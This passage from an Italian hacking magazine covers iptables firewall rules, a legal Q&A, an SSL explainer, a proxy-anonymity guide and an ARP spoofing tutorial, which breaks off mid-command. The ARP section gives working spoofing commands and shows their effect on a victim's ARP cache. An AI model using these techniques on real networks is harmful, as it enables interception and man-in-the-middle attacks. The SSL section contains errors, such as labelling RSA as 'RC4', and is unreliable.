/proc/sys/net/ipv4/icmp_echo_ignore_all
exit 0
```

(Per ulteriori informazioni riguardo agli script leggetevi il mio tutorial all'indirizzo http://accessdenied85.cjb.net).

Il comando per richiamare i moduli è il seguente:

/sbin/insmod *nomemodulo*

Per mascherare l'IP si usa il seguente comando :

iptables -t nat -A POSTROUTING -d ! 192.168.1.0/22 -j MASCHERADE
iptables -t nat -A POSTROUTING -d ! 10.100.100.0/24 -j MASCHERADE

Questa regole viene aggiunta alla catena postrouting (-A) della tabella nat (-t). Con il punto eslamativo si dice a iptables di mascherare tutti i pacchetti non diretti a 192.168.1.0 porta 22 e 10.100.100.0 porta 24. Come impostazione predefinita, iptables usa la prima scheda di rete. Per modificare questa scelta, si usa l'opzione -o. Questa opzione però lascia la rete scoperta, perchè se un cracker vuole entrare nell'host della rete interna, gli basterà digitare l'IP del firewall per avere una connessione diretta (le cose sono in realtà leggermente più complicate). Per evitare questo, applichiamo le regole di mascheramento solo alla rete interna:

```
iptables -A FORWARD -s 192.168.1.0/24 -j ACCEPT
iptables -A FORWARD -d 192.168.1.0/24 -j ACCEPT
iptables -A FORWARD -s 10.100.100.0/24 -j ACCEPT
iptables -A FORWARD -d 10.100.100.0/24 -j ACCEPT
iptables -A FORWARD -j DROP
```

Come dicevamo all'inizio, con questi strumenti è anche possibile registrare i pacchetti respinti, in modo da avere un log da esaminare, alla ricerca di tracce di un attacco o per risolvere problemi sulla rete. Nei prossimi numeri vedremo esattamente come fare.

:: AccE$$DeniEd ::
http://accessdenied85.cjb.net

LO SPORTELLO LEGALE DI HACKER JOURNAL

Si può fare o no?

A volte non è semplice tirare la linea che separe un comportamento legittimo da un reato. Ecco le risposte di TuonoBlu ai vostri dubbi legali

>> Mp3 legittimi?

Ho un lettore portatile di Mp3 con hard disk che mi ha cambiato la vita: posso finalmente portarmi a spasso gran parte della mia collezione musicale senza dover trasportare un armadio. Quasi tutti i file Mp3 che posseggo li ho estratti personalmente dai miei CD, e quindi da quanto mi risulta il loro possesso e utilizzo sono perfettamente legali. ***Possiedo però anche svariati dischi su vinile***. Il procedimento di acquisizione e conversione in Mp3 sarebbe lungo, laborioso e porterebbe a risultati piuttosto scadenti. ***Se io quindi scaricassi gli Mp3 degli album di cui possiedo una copia in vinile e li conservassi per ascoltarli, commetterei comunque un reato?***

Il comportamento non costituisce reato per diversi motivi:
*1) benché scaricato da Internet, **il brano è comunque una copia dell'originale detenuto legittimamente**, sebbene proveniente da un altro originale;*
*2) **l'uso personale di opere musicali non è previsto dalla legge come reato**, essendo richiesto il fine di lucro (derivante, per esempio, dalla vendita);*
*3) in ogni caso è tuttora in vigore la legge 5 febbraio 1992, n. 93, che prevede, all'art. 3, co. 1, che "gli autori e i produttori di fonogrammi, i produttori originari di opere audiovisive e i produttori di videogrammi, e loro aventi causa, hanno diritto di esigere, quale compenso per la riproduzione privata per uso personale e senza scopo di lucro di fonogrammi e di videogrammi, **una quota sul prezzo di vendita al rivenditore dei nastri o supporti analoghi di registrazione audio e video** (musicassette, videocassette e altri supporti) e degli apparecchi di registrazione audio".*

Chi è TuonoBlu?

È abbastanza chiaro che dietro al nick TuonoBlu si cela un avvocato, ma qual è il suo vero nome? Vediamo come ve la cavate con le investigazioni in Rete: provate a scoprire di chi si tratta, e scriveteci la risposta a redazione@hackerjournal.it. I primi tre a dare la risposta corretta riceveranno in omaggio una copia di un suo libro relativo a hacking e criminalità (il titolo non ve lo diciamo, sennò è troppo facile...).

>> Abuso di legittima difesa?

Vi voglio porre un quesito, ho un portatile che utilizzo sia sul lavoro che a casa. Ora, dato che è associato un indirizzo ip pubblico, **ricevo regolarmente dai 10-15 attacchi al giorno**, sia su porte udp, che su http (è installato un ftp server per scopi lavorativi).
Spesso la maggioranza degli attacchi sono da parte di server con il virus Nimda, che mi stressano in continuazione, per fortuna ho zone allarm che li blocca, ma quando diventato insistenti tipo 10-15 al di, allora eseguo un tracert per vedere un pò meglio chi è. Poi, tramite languard, **entro nel pc, cercando di capire che ca**o vuole da me**. Ormai mi rendo conto quanto è infettato da nimda (tutto il disco risulta essere condiviso). Quindi, entro nel suo disco, e sotto la cartella esecuzione automatica, **gli metto un file txt con dentro l'avviso che il server è infettato, dopodiche gli mando in shutdown (se possibile) il sistema**.
Facendo ciò mi tutelo dai suoi continui attacchi, e tutelo anche il server che mi attacca.
La domanda è: ma facendo cosi, commetto qualche reato o no?

..::BiT::..

Indipendentemente dalla malvagità del comportamento (che non rileva ai fini della perpetrazione del reato) il lettore si sta rendendo responsabile di accesso abusivo ad un sistema informatico, condotta prevista e punita dall'art. 615 ter del Codice Penale.
Il comportamento corretto da tenere in questi casi è quello di limitarsi a individuare l'elaboratore da cui parte l'assalto (senza neppure tentare di accedervi, visto che anche tale condotta è punibile) e comunicare al titolare (o alle Forze dell'Ordine, se quest'ultimo non è rintracciabile) tutte le informazioni del caso.

>> Conseguenze dei sequestri

Ho visto molte volte siti pirata chiusi perchè contenenti materiale illegale. ***Ma la "giustizia" si limita a chiuderlo oppure si hanno anche dei problemi in futuro*** (fedina penale, processi, eccetera)?

Neo

*Ogni sequestro penale è preceduto o seguito (a seconda del tipo di provvedimento adottato dall'autorità giudiziaria) un **procedimento penale, che può concludersi, ovviamente, con l'assoluzione o la condanna**. Il discorso è diverso in caso di provvedimento cautelare ex art. 700 c.p.c. Questo provvedimento si applica in processi civili, che potrebbero anche non iniziare se le parti (l'attaccante e il danneggiato) trovano un accordo, anche al di fuori del processo.*

COME FUNZIONANO LE CONNESSIONI CIFRATE PER WEB, TELNET E FTP

I segreti di SSL

Torniamo ad esaminare Secure Socket Layer uno dei protocolli di cifratura più diffusi per il Web e le connessioni Telnet.

Abbiamo già parlato si SSL, con Onda Quadra nel numero 2, e l'argomento ha suscitato un grande interesse. Vediamo quindi di spulciare tra le pieghe di Secure Socket Layer per comprenderne il funzionamento nei minimi dettagli. Il protocollo SSL (**Secure Socket Layer**) è un prodotto di Netscape, ma è supportato anche da altri browser. Questo protocollo garantisce la privacy delle comunicazioni su internet e permette di far comunicare un client con un server in modo sicuro e privato, e infatti questo protocollo è molto utilizzato per connessioni dove c'è bisogno di inviare informazioni riservate, come per esempio il numero di carta di credito o nomi utene e password per l'accesso a siti e servizi protetti.

>> Privacy

Sono molti gli aspetti che rendono sicuro e affidabile questo protocollo, e vale la pena di esaminarli in dettaglio.

Il sistema di cifratura parte da dopo lo handshake fino alla fine della connessione poiché anche i dati inviati vengono crittografati e per questo viene utilizzata la crittografia simmetrica (DES e RC4)

DES: è l'acronimo di Digital Encryption Standard, un algoritmo di criptazione che usa chiavi a 64bit, non ha un elevata potenza di calcolo in confronto alle attuali. Ciononostante, questo algoritmo è molto usato, spesso nella sua variante Triple-DES, basata sull'uso di DES ripetuto per tre volte.

Con questo standard il testo in chiaro in input e il testo cifrato in uscita hanno una lunghezza standard di 8 byte. L'input deve quindi essere un multiplo di questo blocco elementare; se la lunghezza del messaggio non corrisponde a un multiplo di questa grandezza, deve essere imbottito di dati, fino ad arrivare alla misura necessaria per operare in modo CBC o ECB correttamente.

La chiave di cifratura è formata da 56 bit casuali e 8 bit pari, che vanno a comporre una chiave a 64 bit.

3DES: Questo metodo è figlio del precedente e consiste nell'esecuzione del DES per tre volte consecutive, per triplicare il numero di bit nella chiave di cifratura . Sono molti i sistemi che supportano questo metodo. Questa tecnica è conosciuta come EDE (**Encrypt-Decrypt-Encrypt**); il processo di decodifica può essere reso compatibile con il precedente, fermando il meccanismo a metà.

Se le tre chiavi usate sono le stesse, il Triple DES è equivalente a un singola cifratura DES; con questo metodo un'applicazione che può usare solo il DES, è in grado di comunicare con un'altra che sta usando il Triple DES. Se invece le tre chiavi sono differenti, la decrittazione mezzo disturberà il messaggio opposto ed esso non decifrerà il primo stadio.

RC4: un algoritmo della RSA Data Security, Inc. Originariamente le specifiche progettuali dellíRC4 erano segrete, ma nel 1994 sono state divulgate.

Questo algoritmo è molto utilizzato in vari tipi di applicazioni. L'RC4 usa la chiave fornita dagli utilizzatori per produrre una sequenza numerica pseudo-casuale; essa è legata al vettore XOR con i dati di input.

Questo significa che le operazioni di crittazione e di decrittazione sono identiche. Il numero di bit della chiave è variabile: va da un minimo di 8 ad un massimo di 2048. Il codice usato da questo sistema ha una lunghezza dieci volte inferiore rispetto al DES (minore sicurezza), ma il vantaggio sta nella velocità di esecuzione (circa 5 volte più veloce). Non ci sono attacchi conosciuti nei suoi confronti. La versione internazionale dell'RC4 a 40 bit è stata violata con il metodo a forza bruta in 8 giorni da ben due associazioni.

>> Autenticazione

Questo processo viene attuato utilizzando sistemi di cifratura asimmetrica o

a chiave pubblica come RSA e DSS. In questo modo si è sicuri di comunicare direttamente con il server giusto (l'autenticazione è richiesta sia dal server che dal client).

RC4: è l'acronimo di Rivest Shamir Adelman questo algoritmo è considerato molto sicuro se si usano chiavi lunghe come da 768 bit o 1024, questo algoritmo a chiave pubblica è il più usato sia per cifrare che per le firme digitali. Il suo funzionamento è simile a questo

1. A genera due numeri primi grandi p e q ;
2. A calcola n = p ◊ q e f(n) = (p - 1)(q - 1) ;
3. A sceglie un numero 1 < e < f(n) tale che gcd(e, f(n)) = 1;
4. A calcola d = e-1 mod f(n) usando líalgoritmo di Euclide Esteso;
5. A pubblica n ed e come sua chiave pubblica PA = (e, n).
6. A conserva n e d come sua chiave privata SA = (d, n).

DSS: è l'acronimo di Digital Signature Standard non è molto affidabile e utilizzato solo per la firma e non è stato ancorareso del tutto pubblico.

>> Multipiattaforma

SSL è multipiattaforma, e lavora su Win come su Solaris.

In passato il governo americano imponeva pesanti limitazioni all'utilizzo delle tecniche di crittografia "forti", per cui non si potevano impiegare chiavi più lunghe di 40 bit.

Oggi queste limitazioni sono cadute, ed è finalmente possibile scaricare e utilizzare legittimamente browser che supportano le chiavi lunghe.

Handshake e analisi dei processi

Inanzitutto i protocolli usati durante la sequenza di handshakesono:

"SSL Handshake Protocol" per stabilire una sessione tra il client ed il server

"SSL Change Cipher Spec protocol" per concordare la Cipher Suite per la sessione.

"SSL Alert Protocol" per comunicare i messaggi di errore SSL tra client e server.
Vediamo come funziona una connessione (client -> server) con SSL

Nella prima parte il client e il server concordano sulla versione delprotocollo e sugli algoritmi di crittografia da usare, e poi usano la cifratura a chiave pubblica per scambiarsi i dati crittati.

Vediamo il tutto più in dettaglio: il client spedisce al server un hello e quest'ultimo risponde allo stesso modo (con un server hello), questo ha un valore importante infatti durante questa fase vengono stabiliti:
protocol version, cipher suite, session ID e compression method

Se durante questa fase qualcosa fallisce o va storto, la connessione viene interrotta... a questo punto il server manda un messaggio di server hello done questo per indicare al client che la fase hello message dell'handshake è terminata con successo e attende una risposta positiva dal client.

A questo punto si scambieranno i dati di cui abbiamo parlato sopra.

La fase di handshake è finita, e durante la connessione il server può mandare svariati hello request anche se questi verranno ignorati dal client.

Al contrario, il client può mandare a sua volta dei client hello per rinegoziare i dati di una connessione pre-esistente. Un completo esempio di handshake è questo:

```
Client ------> ClientHello ------> Server
Client <------ ServerHello <------ Server

Client <------ Certificate <------ Server
Client <------ Certificate request <------ Server
Client <------ ServerHelloDone <------ Server

Client ------> Certificate ------> Server
Client ------> Certificate verify ------> Server
Client ------> ChangeChiperspec ------> Server
Client ------> Finished ------> Server

Client <------ ChangeChiperspec <------ Server
Client <------ Finished <------ Server
```

Il client hello ha una struttura come questa:

```
struct {
ProtocolVersion client_version;
Random random;
SessionID session_id;
CipherSuite cipher_suites<2..215>;
Compression Method compression _methods<1..27>;
} ClientHello;
```

mentre il server hello ha una struttura come questa:

```
struct {
ProtocolVersion server_version;
Random random;
SessionID session_id;
CipherSuite cipher_suite;
CompressionMethod compression_method;
} ServerHello;
```

server_version: contiene la versione del protocollo

Random: è una struttura completamente casuale generata dal server che non ha nessuna dipendenza dal messaggio hello dato dal client

Compression_method: il metodo di compressione dato dal server

Una chiper suite è definita da tre componenti:
- Metodo di scambio della chiave
- Algoritmo di cifratura per il trasferimento dei dati

COME FUNZIONANO LE CONNESSIONI CIFRATE PER WEB, TELNET E FTP

- Message Digest per la creazione del MAC (Message Autentication Code)

1. Metodo di scambio della chiave: Il metodo di scambio della chiave serve per definire come verrà concordata in seguito la chiave segreta. SSL 2.0 supporta solo lo scambio di chavi RSA, mentre la versione successiva SSL 3.0 supporta vari algoritmi di scambio.

2. Algoritmo di cifratura per il trasferimento dei dati

Per la cifratura dei dati, SSL usa algoritmi di crittografia simmetrica. Si possono effettuare ben otto scelte:

Cifratura Blocchi
.RC4 con chiave di 40-bit
.RC4 con chiave di 128-bit

CBC Cifratura Blocchi
.RC2 con chiave di 40-bit
.DES40, DES, 3DES_EDE.
.Idea
.Fortezza

Eventualmente, è anche possibile non eseguire alcuna cifratura.

3. Message Digest per la creazione del MAC

Questo determina come verrà creata l'impronta digitale dal record.
Le scelte sono tre:

MD5, con hash a 128-bit
SHA (Secure Hash Algorithm) con hash a 160-bit

o anche qui, si può evitare di scegliere alcuna impronta.

Server certificate: per una maggiore sicurezza, durante l'handshake il server invia il cosiddetto "server certificate" ovvero il certificato che viene inviato subito dopo il server hello.
Se il server non dispone di un certificato, allora manda un messaggio di server key exchange. Il server potrebbe anche chiedere un "certificate request", ovvero un

All'indirizzo www.openssl.org si trovano le specifiche e i sorgenti di OpenSSL, un'implementazione Open Source di SSL.

certificato dal client (anche se questo non succede molto spesso).

Client certificate: Il client dopo avere ricevuto un server hello done manda il suo certificato.

Secret Premaster message (RSA): Il client genera un messaggio premaster di 48 byte usando l'algoritmo a chiave pubblica del server che ha una struttura come questo:

```
struct {
ProtocolVersion client_version;
opaque random[46];
} PreMasterSecret;
```

Client_version e random sono cose già viste prima

Pre_Master_Secret : è il valore generato a random dal client usato per generare il master secret vero e proprio

```
struct {
public-key-encrypted    PreMasterSecret
pre_master_secret;
} EncryptedPreMasterSecret;
```

>> SSL=sicurezza?

In teoria, la risposta dovrebbe essere SI, ma la pratica è cosa ben diversa infatti SSL riporta varie falle e può essere "facilmente" (si fa per dire) violabile con metodi come:
Crittanalisi
Forza bruta
Replay

L'uso di RC4 con chiavi di 40 bit sembrerebbe una cosa poco sicura e in effetti è così.
Qua in italia è d'obbligo per la legge degli USA sull'esportazione degli algoritmi di crittazione.
Molti altri bachi sono stati scoperti su questo protocollo. Come al solito, bugtraq è un ottimo strumento per tenersi aggiornati.
Prima di lasciarvi volevo dire due ultime cose molto importanti.

1. Il protocollo SSL non è un protocollo indipendente ma si appoggia ad un altro protocollo, il TCP/IP.

2. SSL è applicato in molti servizi usati ovunque e molto spesso come telnet e ftp:

SSL-telnet:
ftp://ftp.psy.uq.oz.au/pub/Crypto/SSLapps/

SSL-ftp:
ftp://ftp.psy.uq.oz.au/pub/Crypto/SSLapps/

www.eviltime.com

Navigare anonimi con il minimo sforzo

Siete stufi di dover spippolare ogni volta le impostazioni dei proxy per potersi garantire un po' di sano anonimato in rete? Ecco il programma che fa per voi!


Si sa che ogni volta che si visita un sito, questo potrà ottenere su di noi tutta una serie di informazioni, a partire dall'indirizzo IP (dal quale si può risalire a grandi linee alla posizione geografica), fino all'indirizzo di provenienza, il sistema operativo e il browser utilizzati.
Uno dei metodi più usati per nascondere le proprie tracce è l'utilizzo di un server proxy, un computer intermedio tra noi e il destinatario della connessione. Invece di vedere le nostre "impronte digitali" (nel senso più moderno della parola), il sito visitato vedrà l'indirizzo e le informazioni relative al Proxy.
I proxy possono essere utilizzati da un'interfaccia Web (come quella di anonymizer.com) **o modificando le impostazioni di rete** (o quelle del browser). Il problema nell'ultimo caso è che molto spesso i proxy server nascono e muoiono nello spazio di pochi giorni, oppure in certi momenti sono così affollati da essere quasi inutilizzabili, e quindi bisogna modificare spesso cercarne uno che funzioni e modificare le impostazioni.
Insomma, dopo un po' la cosa potrebbe diventare scocciante. Se non avete esigenze da 007, potrebbe essere molto utile l'utility MultiProxy, che mantiene una lista di proxy che vengono controllati per verificarne l'affidabilità e la velocità ogni volta che si avvia il programma. Provvederà lui a ordinarli per velocità, eliminare quelli non attivi (o non sicuri) e a selezionare di volta in volta il migliore.

1 Come al solito, la prima cosa da fare è scaricare il programma dall'indirizzo www.multiproxy.org, e installarlo sul proprio computer con un doppio clic sul file .exe che si ottiene dopo aver scompattato ll'archivio .zip scaricato.

2 Come seconda cosa, bisognerà procurarsi una lista di proxy aggiornata. Quella presente sul sito è stata modificata l'ultima volta in maggio; per qualcosa di più recente, potete provare su **www.atomintersoft.com/products/alive-proxy/proxy-list/**, avendo cura di scegliere soli proxy anonimi.

3 Aprite il Blocco Note e Create un file di testo che contenga gli indirizzi dei proxy, uno per riga. Dopo aver aperto MultiProxy con un doppio clic sulla sua icona, fate clic su Options, poi sulla linguetta Proxy servers list. Fate clic con il tasto destro del mouse e selezionate il comando Import Proxy List dal menu Files, selezionando il file che avete appena creato.

4 Chiudete per ora la finestra Options, e dalla finestra premete il pulsante Check all proxies: vedrete partire un contatore sulla sinistra, che mostra lo stato di avanzamento della verifica delle condizioni dei vari server. Attendete che arrivi alla fine. Nella finestra Proxy Servers list dovrebbe ora comparire la lista dei proxy, con un pallino verde su quelli attivi e uno rosso su quelli inattivi.

5 Aprite ora il browser e, nelle impostazioni del proxy http, inserite l'indirizzo 127.0.0.1 porta 8088. Con Internet Explorer 6, selezionate Opzioni Internet dal menu Strumenti, fate clic sulla linguetta Connessioni. Se vi collegate a Internet con una Lan, potete inserire le impostazioni del proxy direttamente nella finestra Connessioni, altrimenti selezionate la connessione di Accesso Remoto desiderata, premete il pulsante Impostazioni, spuntate la casella Utilizza un server proxy e inserite l'indirizzo come sopra.

A questo punto, ogni volta che richiederete un indirizzo Internet dal vostro browser, questo non lo contatterà direttamente, ma farà una richiesta a MultiProxy, che vi collegherà al più veloce proxy della sua lista, permettendovi una navigazione finalmente riservata.

Spoofing dei pacchetti ARP

Cerchiamo di comprendere come è possibile portare attacchi direttamente al meccanismo di smistamento dei pacchetti di una LAN

Qual è la più grande vulnerabilità di una LAN? Probabilmente è il fatto che sia possibile falsificare pacchetti ARP. Grazie a questo, si può far credere che delle macchine appartengano a una certa rete, mentre questo non è vero, ridirezionando TUTTO il traffico Ethernet. Come può essere sfruttata questa vulnerabilità? In molti casi un attaccante la userà per monitorare il traffico di rete. Oppure potrebbe utilizzarla per un attacco Denial of Service o per interporsi in una comunicazione, intercettandola (attacco "man in the middle").

>> Cos'e l'ARP?

L'ARP è l'Address Resolution Protocol e serve a mappare gli indirizzi IP a indirizzi ethernet (MAC). Quando viene trasmesso un pacchetto IP in una rete, il sistema deve sapere a quale macchina fisicamente attaccata alla LAN deve mandare questo pacchetto (se al router o un altro host nella rete). Quindi "chiede" alla LAN chi ha l'IP x.x.x.x e qualcuno risponderà x.x.x.x si trova alla scheda di rete che ha indirizzo MAC xx:xx:xx:xx:xx:xx. In questo modo si può completare l'header datalink (802.3) e il pacchetto può essere inviato. Questo metodo è simile al DNS, che serve per associare il numero IP a un certo indirizzo del tipo nomehost.nomedominio.it. Se voglio mandare un pacchetto a nasa.gov, io "chiedo" (in questo caso al NS auth di nasa.gov) l'ip che corrisponde a nasa.gov. Posso quindi completare il header IP e mandare il pacchetto. Ci sono 2 tipi di pacchetti arp: arp request e arp reply. Illustriamo il concetto con tcpdump:

192.168.1.2 vuole mandare un icmp echo a 192.168.1.154:

```
# ping -c 1 192.168.1.154
PING 192.168.1.154 (192.168.1.154): 56 octets data
64 octets from 192.168.1.154: icmp_seq=0 ttl=255 time=3.0 ms

tcpdump:
15:19:26.217004 0:10:a4:c0:15:92 ff:ff:ff:ff:ff:ff 0806 42: arp who-has 192.168.1.154 tell 192.168.1.2
15:19:26.217563 0:80:c8:7a:39:14 0:10:a4:c0:15:92 0806 64: arp reply 192.168.1.154 is-at 0:80:c8:7a:39:14
15:19:26.217608 0:10:a4:c0:15:92 0:80:c8:7a:39:14 0800 98: 192.168.1.2 > 192.168.1.154: icmp: echo request (DF)
15:19:26.218351 0:80:c8:7a:39:14 0:10:a4:c0:15:92 0800 102: 192.168.1.154 > 192.168.1.2: icmp: echo reply
```

Il primo pacchetto è "dite a 192.168.1.2 il mac di 192.168.1.154". Ovviamente è un pacchetto broadcast (ff:ff:ff:ff:ff:ff) perché sta "cercando" l'host.
L'host risponde con un pacchetto unicast dicendo "192.168.1.154 si trova all' indirizzo 0:80:c8:7a:39:14"
A questo punto può essere mandato il pacchetto ICMP. Proprio come succede con il DNS, se uno esegue telnet nasa.gov. Prima il pacchetto UDP alla 53 e poi il syn alla 23. Se ora viene mandato un altro ICMP a 192.168.1.154 noterete che NON ci sarà un'altra richiesta ARP. Gli ARP, come gli host dei NS, vengono memorizzati in cache:

```
root:~# arp -na
 (192.168.1.154) at 00:80:C8:7A:39:14 [ether] on eth0
root:~#
```

Ogni tanto i dati in cache "scadono", e quindi bisogna mandare un altra richiesta. La cache naturalmente serve a non sovraccaricare la rete di pacchetti ARP.

>> Come sono formati i pacchetti ARP

Ecco come viene costruito un pacchetto ARP; il codice è preso da /usr/include/linux/if_arp.h:

```
struct arphdr
{
unsigned short  ar_hrd;   /* format of hardware address */
unsigned short  ar_pro;    /* format of protocol address  */
unsigned char  ar_hln;  /* length of hardware address */
```

```
unsigned char  ar_pln;  /* length of protocol address   */
unsigned short  ar_op;  /* ARP opcode (command)  */

#if 0
        /*
*Ethernet looks like this : This bit is variable sized
however...
*/
unsigned char  ar_sha[ETH_ALEN];  /* sender hardware
address      */
unsigned char  ar_sip[4];  /* sender IP address
*/
unsigned char  ar_tha[ETH_ALEN];  /* target hardware
address      */unsigned char  ar_tip[4];  /* target IP address
*/
#endif

};
```

>> ARP Reply

Format e length non ci interessano (arp NON è solo per associare indirizzi ethernet e IP: è un protocollo generico, anche se qui parleremo solo di IP). Ar_op è ARP request o reply. "Sender hardware address e IP" (indirizzo MAC di chi invia la richiesta e IP corrispondente), e "target hardware e ip" sono le parti più interessanti del pacchetto. Sender hardware e Sender IP restano sempre l'IP e il MAC di colui che manda il pacchetto. Se invece il pacchetto è request, target hardware viene riempito con lo 0 (perché non si conosce) e target ip è l'ip di cui vogliamo sapere l'hardware address. Nel reply viene semplicemente riempito il target hardware, modificato l'opcode e rimandato indietro.

Il sistema operativo sa dove mandare i pacchetti grazie appunto alla tabella ARP (la cache). Quest'ultima viene aggiornata e cambiata dai pacchetti ARP. Iniziamo a mandare un po' di pacchetti finti e vediamo cosa succede... in teoria quando viene inviata un ARP request, se io mando un reply con il MIO mac address, il sistema pensa di collegarsi ad X ma in realtà si collega a me. Diciamo in parole semplici che se io mando un NS reply che afferma che l'indirizzo di nasa.gov è 192.168.1.2, l'host pensa che si collega a nasa.gov ma in realtà si collega a 192.168.1.2 ;).

Vediamo un semplice esempio:

192.168.1.154 (la vittima) vuole collegarsi a 192.168.1.2 (che in realtà non esiste).

```
root@DigitalF:~# ping -c 1 192.168.1.2
PING 192.168.1.2 (192.168.1.2): 56 octets data
```

non torna nulla perché non riceve ARP reply

```
29:36:41.323528 0:80:c8:7a:39:14 ff:ff:ff:ff:ff:ff 0806 64:
arp who-has 192.168.1.2 tell 192.168.1.154 (senza
reply)
```

infatti:

```
root@DigitalF:~# arp -na
 (192.168.1.2) at <incomplete> on eth0
 (192.168.1.1) at 00:10:A4:C0:15:92 [ether] on eth0
   root@DigitalF:~#
```

proviamo invece a mandare un finto reply da 192.168.1.1 (che ha mac 00:10:A4:C0:15:92):

```
# ./arp <dev> <srcmac> <dstmac> <arp op:1req
2 rep> <srcmac> <srcip> <dstmac> <dstip> <de-
lay>
```

quindi...

```
# ./arp eth0 aa:aa:aa:aa:aa:aa ff:ff:ff:ff:ff:ff 2
00:10:A4:C0:15:92 192.168.1.2 aa:bb:bb:bb:bb:bb
192.168.1.30 10000000
DELAY = 10000000
SENT
#

root@DigitalF:~# arp -na
? (192.168.1.2) at 00:10:A4:C0:15:92 [ether] on eth0
? (192.168.1.1) at 00:10:A4:C0:15:92 [ether] on eth0
root@DigitalF:~#
```

Ora 192.168.1.154 (DigitalF per capirci...) crede che 192.168.1.2 sia 00:10:A4:C0:15:92

ora proviamo a trasmettere...

```
root@DigitalF:~# ping -c 1 192.168.1.2
PING 192.168.1.2 (192.168.1.2): 56 octets data
```

```
—- 192.168.1.2 ping statistics —-
1 packets transmitted, 0 packets received, 100% packet
loss
root@DigitalF:~#

tcpdump:
20:08:02.816143 0:80:c8:7a:39:14 0:10:a4:c0:15:92
0800 102: 192.168.1.154 > 192.168.1.2: icmp: echo re-
quest
```

>> ARP Request

Come volevasi dimostrare: in poche parole, abbiamo spoofato 192.168.1.2 (che non esisteva all'inizio), non c'è reply perché il sistema operativo sa solo di essere .1 e non .2 Quindi il MAC è nostro e il dst IP è rimasto identico. Se guardate bene, si notano dei valori strani nella riga di comando...source mac aa:aa:aa:aa:aa:aa non combacia con 00:10:A4:C0:15:92; questo avviene perché il kernel non effettua una verifica. Questo è soltato uno degli esempi possibili ma un attacker potrebbe fare molto altro falsificando i reply. Per fare un breve riassunto, diciamo che con gli ARP reply è possibile modificare la cache ARP, e inviare pacchetti broadcast senza che il target ip venga controllato.
A cosa ci serve mandare un ARP request?

```
# ./arp eth0 aa:aa:aa:aa:aa:aa ff:ff:ff:ff:ff:ff 1
00:10:40:30:20:11 192.168.1.2 00:00:00:00:00:00
192.168.1.8 10000000
DELAY = 10000000
SENT
#
```

ora vediamo la cache di DigitalF...

```
root@DigitalF:~# arp -na
 (192.168.1.2) at 00:10:40:30:20:11 [ether] on eth0
 (192.168.1.1) at 00:10:A4:C0:15:92 [ether] on eth0
root@DigitalF:~#
```

Abbiamo nuovamente cambiato la cache per 192.168.1.2. Ma perché? guardiamo il protocollo... Gli arp request contengono il source ip e source mac di un host e il dst ip a cui viene inviata la richiesta. Perché non memorizzare in cache il source e dest mac dei request che riceviamo? Questo permetterà di evitare di mandare un request per quel IP nel futuro. Infatti, questa procedura fa parte del protocollo. Un attacker potrebbe inserire informazioni false per memorizzare in cache ciò che più gli pare. Si noti come anche in questo caso il dst ip non viene controllato, e il pacchetto è broadcast.

>> Possibili attacchi

Proviamo a mandare un request con un source ip che non sta già nella table (quindi effetivamente cerchiamo di creare un entry nell'arp table).

```
# ./arp eth0 aa:aa:aa:aa:aa:aa ff:ff:ff:ff:ff:ff 1
00:10:40:30:20:11 192.168.1.4 00:00:00:00:00:00
192.168.1.8 10000000
DELAY = 10000000
SENT
#
root@DigitalF:~# arp -na
 (192.168.1.1) at 00:10:A4:C0:15:92 [ether] on eth0
root@DigitalF:~#
```

Non succede nulla. Se però si prova con il vero dst ip di DigitalF (.154)



```
# ./arp eth0 aa:aa:aa:aa:aa:aa ff:ff:ff:ff:ff:ff 1
